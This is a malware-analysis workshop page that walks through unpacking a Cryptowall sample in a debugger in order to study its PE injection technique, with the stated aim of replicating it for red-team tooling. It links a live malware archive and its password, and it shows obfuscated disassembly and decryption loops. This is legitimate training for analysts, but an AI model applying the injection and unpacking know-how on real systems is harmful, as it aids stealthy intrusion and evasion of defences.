Portable Executable Injection Study

malwareunicorn.org/workshops/peinjection.html

Last Updated: 2021-07-26

The intent of this workshop is to reverse engineer existing malware to extract the portable executable (PE) injection technique to be replicated for use for red team operation tooling. The content of this workshop will begin by reverse engineering the malware Cryptowall and then go over the injection technique. The injection sequence consists of writing code into a newly created executable section in the target process, then using NtQueueApcThread to execute the target code.

What you'll do

Reverse engineer the malware Cryptowall to replicate the PE injection technique.

What you'll learn

- Recognizing and bypassing a custom unpacking routine
- Recognizing control flow obfuscation
- Recognizing import table restoration
- View new executable memory sections in a newly created process
- Work with undocumented Windows API
- Walk through a portable executable injection routine
- How Asynchronous Procedure Calls (APC) work
- Writing PE injection in Golang

What you'll need

- Virtual Machine with Windows 10
- At least 4 GB of RAM
- At least 20 GB of storage
- Ida Pro/Free Disassembler
- X64dbg
- 7Zip
- Sysinternals Suite
- PE Bear

In summer of 2021, I needed to mentor a simple reverse engineering session. The topic focused around looking at process injection but more specifically process hollowing techniques. So I decided to go over the techniques used in various malware samples so that the mentee could get a feel for replicating the techniques used by real malware. Cryptowall malware seemed to fit the use case and is the content you see here.


Note that this workshop is not geared to fully reverse engineer attributes of ransomware, instead this workshop focuses on getting through the unpacking routine to get to the meat of the process injection technique.


Cryptowall

During my search for malware samples, I came across a 2016 blog that talked about the PE injection technique used in this workshop. Instead of using the actual sample in the blog, I decided to go on VirusTotal to look for something similar but more recent:

- 546817e28100127124a0368050cbe6ecd1ea7a64c0bdfbef14823bb77404c42b
- First Submission 2020-01-18
- Last Submission 2020-01-31
- Original Name: SDFormatter.exe
- Arch: x32

Here are some diagrams I made to best describe a high level overview of the unpacking routine and the PE injection routine:


CRYPTOWALL UNPACKING
PROCESS MEMORY LAYOUT
INITIAL ROUTINE
4402C
malwareunicorn.org



If you haven't already, please take the RE101 workshop. The environment setup is the same.

Download the Unknown Malware

Download the binary for this Lab: Download Malware Zip

password: infected

WARNING - DO NOT UNZIP OR RUN THIS OUTSIDE OF A NETWORK ISOLATED VM

Sha1 for 7z file

```
17443fe656563f7734b18aca3989a5cf0a495817
```

Sha256 Malware inside

```
546817e28100127124a0368050cbe6ecd1ea7a64c0bdfbef14823bb77404c42b
```

1. Run the Victim VM and copy over the malware.zip into the VM.
2. Unzip Warning - DO NOT UNZIP THIS OUTSIDE OF THE VM


As I would love to explain PE injection for you, one of my former interns has done wonderful job at explaining process injection along with 10 different types of techniques: Ten process injection techniques: A technical survey of common and trending process injection techniques

Checkout MalwareTech's breakdown here: Portable Executable Injection For Beginners

So I wanted to clarify some things about this workshop based on what is actually happening in this malware sample. There was some debate on what to technically label the technique being used here. Even though this cryptowall sample is not making a codecave or unmapping the original target process, it does force the injected code to execute in place of the original explorer.exe code. So that technically puts it under process hollowing, but it seems more like generic code injection using APC threads.


Technique	This workshop	PE Injection	DLL Injection	Code Injection	Process Hollowing
Uses Code Cave	No	Sometimes	Sometimes	Sometimes	Yes
Unmapping Target	No	Sometimes	No	No	Yes
Create New Section	Yes	Sometimes	Sometimes	Sometimes	Sometimes
Requires Image to be Mapped	No	Yes	Yes	No	Sometimes
Uses Position Independent Code (Shellcode)	Yes	Not really	Not really	Yes	Sometimes
IAT Fix Needed	Yes	Yes	Yes	Yes	Yes
Target Process Still Executes Original Code	No	Yes	Yes	Yes	No

When you initially open the binary in Ida Pro you will notice that there are only two functions that are available. Obviously there are more functions than just these but your first guess should be that this malware is either encrypted, packed, or the PE header is manipulated.




Identifying decrypting routines

If you look at the graph view in Ida, there is a loop that happens at the end of the graph. Within this loop, there is a call to function code that doesn't exist within the data section.



When you see a pattern like this, it is actually a data manipulation loop:


1. A compare instruction followed by a branch instruction.
2. A movement of data to a pointer of empty bytes or existing blob of data.
3. A jump to complete the loop.
4. Then finally an exit to the loop that ends with jumping to the newly written bytes.



In order to get to the actual code you will need to use a debugger to get through this unpacking loop. While it is possible to do it by hand, it's easier to use a debugger!


Let's start debugging!

Now let's open up our debugger and set some breakpoints. Make sure to place your breakpoint (F2) after the `JNZ` call. Next make a breakpoint on the call to the unpacked code.




Now run the program (F9) so that the instruction pointer stops at the call to the unpacked code.

In the debugger, right click on the address of the call to the unpacked code. Select the option to dump the value of that address.



Below is the dump of that address. As you can see, the first value is `0xEB`, which is a `JMP` instruction.



Next, step into (F7) the call so that you land in the section of code that you dumped earlier. Throughout this binary, you will be using the same type of method to get to the unpacked code.


Tip: It is always best to place a breakpoint at the start of the code in which you are jumping to. Sometimes the debugger won't allow you to place a software breakpoint, instead place a hardware or memory execution breakpoint on the byte at that address. Also if you place a breakpoint to an address that does not already exist, you will need to re-enable the breakpoint again in the Breakpoints Tab once that address space exists again.


CONTROL FLOW OBFUSCATION

```
004111AD jmp      short loc_411205

00411205 loc_411205:
00411205 mov      esp, ebp
00411207 jno      short loc_411267

00411267 loc_411267:
00411267 pop      ebp
00411268 jno      short loc_4112D3

004112D3 loc_4112D3:
004112D3 jno      short loc_41132C

0041132C loc_41132C:
0041132C mov      edi, 12E768h
00411331 jno      loc_4112A3

004112A3 loc_4112A3:
004112A3 add      edi, 2EE435h
004112A9 jno      short loc_411307

00411307 loc_411307:
00411307 push     edi
00411308 jno      short loc_411300
```

The next part of the code is obfuscated using control flow obfuscation. The code is basically broken up into one or two lines of opcodes followed by a jump. Notice the mov esp, ebp instruction which is typical for a function prologue.

Note: This is typically an assembly instruction that appears in a function prologue. Function prologues typically begin with a `push ebp, mov esp, ebp` in Windows.


.text:004111AD
.text:004111AD jmp short loc_411205
.text:00411205
.text:00411205 loc_411205:
.text:00411205 mov esp, ebp
.text:00411207 jno short loc_411267
.text:00411267 ; START OF FUNCTION CHUNK
.text:00411267
.text:00411267 loc_411267:
.text:00411267 pop ebp
.text:00411268 jno short loc_4112D3


.text:004111EF
.text:004111EF loc_4111EF:
.text:004111EF inc ecx
.text:004111F0 jno loc_4112B3
.text:004112B3 ; START OF FUNCTION CHUNK FOR sub_4111AD
.text:004112B3
.text:004112B3 loc_4112B3:
.text:004112B3 inc edi
.text:004112B4 jno loc_41122E
.text:0041122E
.text:0041122E loc_41122E:
.text:0041122E cmp ecx, esi
.text:00411230 jno loc_4112E0
.text:004112E0
.text:004112E0 loc_4112E0:
.text:004112E0 jb short loc_41135A
.text:0041135A ; START OF FUNCTION CHUNK FOR sub_4111AD
.text:0041135A
.text:0041135A loc_41135A:
.text:0041135A xor [edi], al
.text:0041135C jno loc_4111EF

Because Ida pro can't show this nicely in a graph view right away, you will need to do a combination of these methods:

- Traverse the jumps in the debugger in order to figure out what is happening in this section.
- and/or dump the code that was decrypted. You can do this by checking the compared up code to get the size then select the offset along with the size and dump to a binary file. Next open in Ida and adjust the segments so that the image base reflects the address you extracted it from.
- and/or use the debugger to display the control flow graph.

Keep going until you find a `XOR` opcode. Whenever you see the opcode `XOR` with a data pointer value and a single byte register value this means it is decrypting a section of code.

```
.text:0041135A loc_41135A:
.text:0041135A xor     [edi], al
.text:0041135C jno     loc_4111EF
```

The next thing you will need to find is where the loop ends. A loop always consists of an increment statement and a comparison statement, then a branch after the comparison. You will need to look for this branch. Below are excerpts extracted from the obfuscated control flow.


```
0041122E | 39F1                           | cmp ecx,esi
004112E0 | 72 78                          | jb 546817.41135A
004111C4 | 58                             | pop eax
00411253 | FFE0                           | jmp eax
Size is 0xC80
```

In your debugger, set a breakpoint on the `JMP EAX` so that you can step into the newly decrypted code. Run the program so it lands on your break point. Next you will need to dump that memory address so that you can extract the binary data. You can either patch the original executable using a hex editor or bring the binary data into Ida so that you can analyze it.

Tip: In x32dbg, you can search for instruction expressions by using the shortcut ctrl-f while in the CPU view. It helps to search (CTRL-F while in the CPU view) for `JMP EAX` and place breakpoints on it to cut down on debugging. Be sure to always confirm with Ida that the breakpoint you set is a valid instruction in the route you want to go.

Tip: It is always best to use Ida as your roadmap for stepping instructions in the debugger. If you know the starting address and size of this code you can dump it using your debugger, then open the binary dump in Ida. Remember that this malware is running as a 32bit binary, so be sure to open it in Ida with that mode. Just use the default processor (Meta-PC).

The next section of code is an unpacker. It's easy to identify Packers by looking for the `LOOP` opcode as well as the `PUSHAD/POPAD` opcode combination.



.


Set a breakpoint on the instruction after the `JNE` instruction at `0x0041CBDF` and continue to run to that breakpoint so that you can skip the loop.

